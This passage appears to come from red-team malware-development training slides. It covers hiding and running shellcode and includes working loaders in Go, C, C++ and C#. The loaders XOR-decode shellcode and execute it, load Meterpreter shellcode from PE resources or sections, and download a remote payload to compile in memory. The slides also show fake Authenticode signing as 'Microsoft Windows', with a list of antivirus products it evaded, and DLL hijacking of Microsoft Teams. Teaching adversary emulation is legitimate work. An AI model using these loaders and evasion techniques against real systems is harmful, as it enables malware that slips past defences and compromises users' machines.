    0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0x
    0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x
    0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x6e, 0x6f, 0x
    0x61, 0x64, 0x2e, 0x65, 0x78, 0x65, 0x00
}

var shellcode [] byte

for i := 0; i < len(xoredShellcode); i++ {
    shellcode = append(shellcode, xoredShellcode[i] ^ xorKey)
}

addr, _, err := VirtualAlloc.Call(
    0,
    uintptr(len(shellcode)),
    MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE
)

if err != nil && err.Error() != "The operation completed successfully." {
    syscall.Exit(0)
}

_, _, err = RtlCopyMemory.Call(
    addr,
    (uintptr)(unsafe.Pointer(&shellcode[0])),
    uintptr(len(shellcode))
)

if err != nil && err.Error() != "The operation completed successfully." {
    syscall.Exit(0)
}

// jump to shellcode
syscall.Syscall(addr, 0, 0, 0, 0)
}
```

Approach 2: Resources

- PE Resources are typically used to store icons, cursors, bitmaps, version information, language packs.
- Can also used **RCDATA** binary blobs.
- Resources are more extensively scanned by Avs.
- Also, some hacky obfuscators, compressors might corrupt or get rid of resources at all.
- **Risky putting SC there.**

```
int main()
{
	// IDR_METERPRETER_BIN1 - is the resource ID - which contains ths shellcode
	// METERPRETER_BIN is the resource type name we chose earlier when embedding the meterpreter.bin
	HRSRC shellcodeResource = FindResource(NULL, MAKEINTRESOURCE(IDR_METERPRETER_BIN1), L"METERPRETER_BIN");
	DWORD shellcodeSize = SizeofResource(NULL, shellcodeResource);
	HGLOBAL shellcodeResouceData = LoadResource(NULL, shellcodeResource);

	void *exec = VirtualAlloc(0, shellcodeSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
	memcpy(exec, shellcodeResouceData, shellcodeSize);
	((void(*)())exec)();

	return  0;
}
```



https://github.com/rvrsh3ll/CPLResourceRunner

https://www.ired.team/offensive-security/code-injection-process-injection/loading-and-executing-shellcode-from-portable-executable-resources#embedding-the-shellcode-as-a-resource

Approach 3: PE Section

- Shellcode stored in additional R+X PE Section.
- Most malware store shellcode in last section.
- I recommend **second-to-last / N-to-last** for decreased detection.
- Sections can store as much data as required.
- Easy to locate in code – EggHunter/pattern searcher or PE parsing.
- Supplemental Python script can be used that embed shellcode to PE

```
[.] Adjusting resulted PE file headers to insert additional PE section
[.] Checking if more space can be added to PE headers: 1024 < 4096?
[.] Additional space to add a new section header was allocated.
[.] New section named ".vdata" added.
```

```python
def addNewPESection(filename, sectionData):
    info('[.] Adjusting resulted PE file headers to insert additional PE section')

    removePESection(filename)

    try:
        # 0x60000020: IMAGE_SCN_CNT_CODE | IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ
        # 0xC0000040: IMAGE_SCN_CNT_INITIALIZED_DATA | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE
        # 0x40000040: IMAGE_SCN_CNT_INITIALIZED_DATA | IMAGE_SCN_MEM_READ
        # 0xE0000020: IMAGE_SCN_CNT_CODE | IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE

        name = NEW_SECTION_NAME.encode() + ((8 - len(NEW_SECTION_NAME)) * b'\x00')

        pe = pefile.PE(filename)
        sections = SectionDoubleP(pe)

        pe = sections.push_back(
            Name = name,
            Characteristics = 0x40000040,
            Data = sectionData
        )

        pe.write(filename)
        pe.close()

        info(f'[.] New section named "{NEW_SECTION_NAME}" added.')
```

https://github.com/mgeeky/PE-library

```cpp
bool DropLoader::loadFromSection(const std::string& sectName)
{
    HMODULE ownMapAddress = nullptr;
    size_t ownMapSize = 0;

    if (!findOwnModuleMapAddress(ownMapAddress, ownMapSize))
    {
        return false;
    }

    PE ownModule;

    if (!ownModule.AnalyseProcessModule(GetCurrentProcessId(), ownMapAddress, true))
    {
#ifdef _USE_LOGGER
        auto errs = ownModule.GetErrorString();
        std::string err(errs.begin(), errs.end());

        log(S("loadFromSection: ownModule.AnalyseProcessModule failed. PE Error: "), err);
#endif
        return false;
    }

    auto &section = ownModule.GetLastSection();
    std::string sectionName = std::string((const char*)section.s.Name);

    if (sectionName != sectName)
    {
        bool found = false;

        for (size_t i = 0; i < ownModule.GetSectionsCount(); i++)
        {
            section = ownModule.GetSection(i);
            sectionName = std::string(section.szSectionName);
            found = (sectionName == sectName);

            if (found) break;
        }

        if (!found)
        {
            log(S("loadFromSection: Could not find section with shellcode data."));
            return false;
        }
    }

    auto sectionBytes = ownModule.ReadSection(section);

    log(S("loadFromSection: Read section with shellcode data."));

    if (!processEmbeddedPayload(sectionBytes))
    {
        log(S("loadFromSection: processEmbeddedPayload failed."));
        return false;
    }

    return true;
}
```

Approach 4: Staged

» Another way is to dynamically pull shellcode/malware from the Internet.

» That makes loader smaller and not contain dodgy payload inside.

» Lets us dechain delivery + execution:

  » We can collect web logs to track if our shellcode was downloaded

  » A little bit more control over to whom server our shellcode

  » Offensive Deep Packet Inspection ala RedWarden-styled

```
166
167     private void Shoot(string[] refs, string EntryPoint, string Method, bool technique, string stagerhost)
168     {
169         CheckPlease cp = new CheckPlease();
170
171         Dictionary<string, string> compilerInfo = new Dictionary<string, string>();
172         compilerInfo.Add("CompilerVersion", "v3.5");
173         CSharpCodeProvider provider = new CSharpCodeProvider(compilerInfo);
174         CompilerParameters parameters = new CompilerParameters();
175
176         foreach (string r in refs)
177             parameters.ReferencedAssemblies.Add(r);
178
179         parameters.GenerateExecutable = false;
180         parameters.GenerateInMemory = true;
181         parameters.CompilerOptions = "/unsafe /platform:x86";
182         // Try and enforce the local appdata temp folder - .cs file written here so need to avoid c:\windows\temp for UAC enforced
183         String tmp = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Temp");
184         parameters.TempFiles = new TempFileCollection(tmp, false);
185         string code;
186         // true = stage via web
187         // false = stage via dns
188         if (technique)
189             code = AimWeb(stagerhost);
190         else code = AimDNS(stagerhost);
191         CompilerResults results = provider.CompileAssemblyFromSource(parameters, code);
192         if (results.Errors.HasErrors)
193         {
```

```
82      private string AimWeb(string url)
83      {
84          WebClient client = new WebClient();
85          // empty user agent is sometimes an indicator
86          client.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko");
87          client.UseDefaultCredentials = true;
88          string EncodedScript = client.DownloadString(url);
89          byte[] data = Convert.FromBase64String(EncodedScript);
90          string decodedScript = Unzip(data);
91          return decodedScript;
92      }
```

https://github.com/mdsecactivebreach/SharpShooter/blob/master/CSharpShooter/SharpShooter.cs#L189

Approach 5: Certificate Table

- PE64
  - Library: Electron package(-)[-]
  - Compiler: Microsoft Visual C/C++(2015 v.14.0)[-]
  - Linker: Microsoft Linker(14.0)[GUI64,signed]
  - Overlay: Binary
    - Certificate: WinAuth(2.0)[PKCS #7]

» Finally, another advanced storage might be Certificate Table entry in PE headers

  » Step 1: Patch the PE file by padding Certificate Table with shellcode bytes

  » Step 2: Update PE headers (sizes, checksums, RVAs)

» Consider idea:

  » Round 1) Embed your shellcode into Teams.exe


  » Round 2) Backdoor ffmpeg.dll with shellcode-loader

  » Round 3) Shellcode loader finds & loads shellcode located somewhere in the memory (think **Egg Hunter**)

» Teams.exe = signature intact

» ffmpeg.dll = signature broken


» When Teams.exe starts -> it loads ffmpeg -> which then loads shellcode stored in Teams.exe



rChain	Name	FirstThunk	Hash	Name
00000	0803d26e	08038c40	ccb729b2	ffmpeg.dll
00000	0803d279	08038d98	7880301b	UIAutomationCore.DLL
00000	0803d28e	08038dd8	9c004d50	dbghelp.dll
00000	0803d29a	08038e40	d38bb57c	MSIMG32.dll
00000	0803d2a6	08038e50	c6705a29	OLEAUT32.dll
00000	0803d2b3	08038ef8	fbf18e06	VERSION.dll
00000	0803d2bf	08038f28	4c87fe55	WINMM.dll
00000	0803d2c9	08039028	2c249d8c	WS2_32.dll

Save

Ordinal	Hint	Name
	0000	av_buffer_create
	0000	av_buffer_get_opaque
	0000	av_dict_get
	0000	av_dict_set
	0000	av_frame_alloc
	0000	av_frame_free
	0000	av_frame_unref
	0000	av_free



Authenticode hash value excludes certain PE fields. When embedding the signature in the file, **the signing process can modify these fields without affecting the file's hash value**. These fields are as follows: **the checksum, certificate table RVA, certificate table size and the **attribute certificate table**. The attribute certificate table contains a PKCS #7 SignedData structure containing the PE file's **hash value**, a **signature** created by the software publisher's private key, and the **X.509 v3 certificates** that bind the software publisher's signing key to a legal entity.

https://www.offensive-security.com/metasploit-unleashed/egghunter-mixin/
https://www.exploit-db.com/docs/english/18482-egg-hunter---a-twist-in-buffer-overflow.pdf
https://www.exploit-db.com/exploits/41827
https://www.exploit-db.com/exploits/45293

https://github.com/med0x2e/SigFlip

Executable Formats

EXE

» Subject to Prevalence/Reputation based detections

» If your team can afford it – Code Signing Certificate

  » EV Cert ~ €360

  » Reasonable for internal Red Teams that can obtain certificate mimicking their organisation name.

» What for?

  » Intended for lesser capable teams struggling too hard with AV/EDR/Proxy.

  » Or for those apex adversary emulations modeling threat of stolen/faked certificate.


» Otherwise – self signed!


  » Fake / Self-Signed Authenticode


  can reduce detection rate in ***some*** products

  » LimeLighter, ScareCrow, osslsigncode

  » or just a simple Powershell script







https://twitter.com/mariuszbit/status/1547320418821980160

EXE


» *That's rubbish, it can't be this easy to fool modern malware protection systems!*

» **Yeah, exactly - no way!**

» **So, anyway…**


who got tricked?

1. Avast
2. AVG
3. Avira
4. **Cylance**
5. Cynet
6. **F-Secure**
7. MaxSecure
8. **SentinelOne** (Static ML)



Mythic Apollo.exe not signed.

https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1





Mythic Apollo.exe fake-signed.


https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdcebaac3df65?nocache=1

EXE

- Simplest executable signing possible? Powershell!
- **Exercise 3: Sign your Apollo.exe and review its certificate**
  - Sigcheck.exe -h signed-apollo.exe
  - Right-Click on file
- Exercises\day3\Self-Signed Threat\Sign-Artifact.ps1
  - Sign-Artifact based on Matt Graeber's work
- File is technically signed, but cannot be verified.
  - x509 Certificate has **CN=Microsoft Windows**








```
>> Sign-Artifact -InputFile .\yara64.exe -OutputFile .\signed-yara64.exe -Verbose

================================================================================================
[.] Before signing:


    Directory: X:\prelekcje\2022\x33fcon-maldev\Exercises\day3\Self-Signed Threat

SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
                                          NotSigned                              yara64.exe

================================================================================================
[+] After signing:

32A0B50CACB69E41A9FBCB96A07210533C6F13A9  UnknownError                           signed-yara64.exe



SignerCertificate      : [Subject]
                           CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                         [Issuer]
                           CN=Microsoft Windows Production PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                         [Serial Number]
                           4259C3D3FA180A8F448695FC29775B84

                         [Not Before]
                           13/07/2022 21:47:51

                         [Not After]
                           12/07/2023 00:00:00

                         [Thumbprint]
                           32A0B50CACB69E41A9FBCB96A07210533C6F13A9

TimeStamperCertificate :
Status                 : UnknownError
StatusMessage          : A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider
Path                   : X:\prelekcje\2022\x33fcon-maldev\Exercises\day3\Self-Signed Threat\signed-yara64.exe
SignatureType          : Authenticode
IsOSBinary             : False
```

Sign-Artifact -InputFile apollo.exe -OutputFile microsoft.exe -Verbose

DLL

» DLLs have many benefits over EXEs:

- » Typically no subject for prevalence/reputation score
- » Offer delayed & dechained execution primitives
- » Not visible in process list
- » Facilitate DLL Hijacking attacks

» Can be used by LOLBINs and in various attacks:


- » Printer Spooler attacks
- » DNSAdmins attack
- » CPL, XLL are technically DLLs with specific exports

» DLLs cleanup is cumbersome

- » cannot simply remove .DLL file while library is loaded into any process.
- » To remove it - we first need to Exit Threads and then Free that Library.
- » Handled by built-in API kernel32!FreeLibraryAndExitThread ☺
- » Call this API when your evil DLL execution is done (like in *exit beacon*)

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>

#define MAX_LEN 1024
char processCommandLine[MAX_LEN] = "notepad.exe";

//
// Exported function: InfectMe / _InfectMe
//
extern "C" __declspec(dllexport) int WINAPI InfectMe(void)
{
    processCommandLine[MAX_LEN - 1] = 0;
        STARTUPINFOA si;
        PROCESS_INFORMATION pi;

        memset(&si, 0, sizeof(si));
        memset(&pi, 0, sizeof(pi));

        si.cb = sizeof(STARTUPINFOA);

        ::CreateProcessA(
            nullptr,
            processCommandLine,
            nullptr,
            nullptr,
            true,
            CREATE_NO_WINDOW,
            nullptr,
            nullptr,
            &si,
            &pi
        );
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    //
    // Logic kicking-in upon LoadLibrary(...)
    //
    if (ul_reason_for_call == DLL_PROCESS_ATTACH)
    {
        InfectMe();
    }

    return TRUE;
}
```

https://twitter.com/pr0xylife/status/1547703381262680064




DLL Hijacking

» DLL Hijacking / Proxying / Side-Loading / Planting / Search-Order Hijacking

- » many names, all work pretty much the same
- » Place carefully **Named** + **designed DLL** in a specific location.
- » Program attempted to load DLL but there was none in its directory.
- » So the system searched according to built-in **DLL Search Order** list.
- » Until it discovered **our planted, malicious DLL** named exactly like needed.
- » Our DLL need to export all the functions imported by the target program.

» Loader Lock

- » Complex Image Loader synchronisation between consecutive dependency DLLs mapping
- » In practice, we won't be able to run complex Malware from DllMain
- » Things like **CreateProcess**(…) will do, but shellcode loading won't cut it.
- » **Keep DllMain as simple as possible, or better don't use it at all.**
- » **If you need to start from DllMain, run your shellcode in a separate thread**



https://hijacklibs.net/

https://www.netspi.com/blog/technical/adversary-simulation/adaptive-dll-hijacking/
https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-best-practices

DLL Hijacking


- DLL Proxy attack against MS Teams
  - %LOCALAPPDATA%\Microsoft\Teams\current\version.dll
  - Single-Instance logic applies – otherwise you'll end up having dozen beacons
  - version!GetFileVersionInfoExW
  - version!GetFileVersionInfoSizeExW
  - version!GetFileVersionInfoSizeW
  - version!GetFileVersionInfoW
  - version!VerQueryValueW

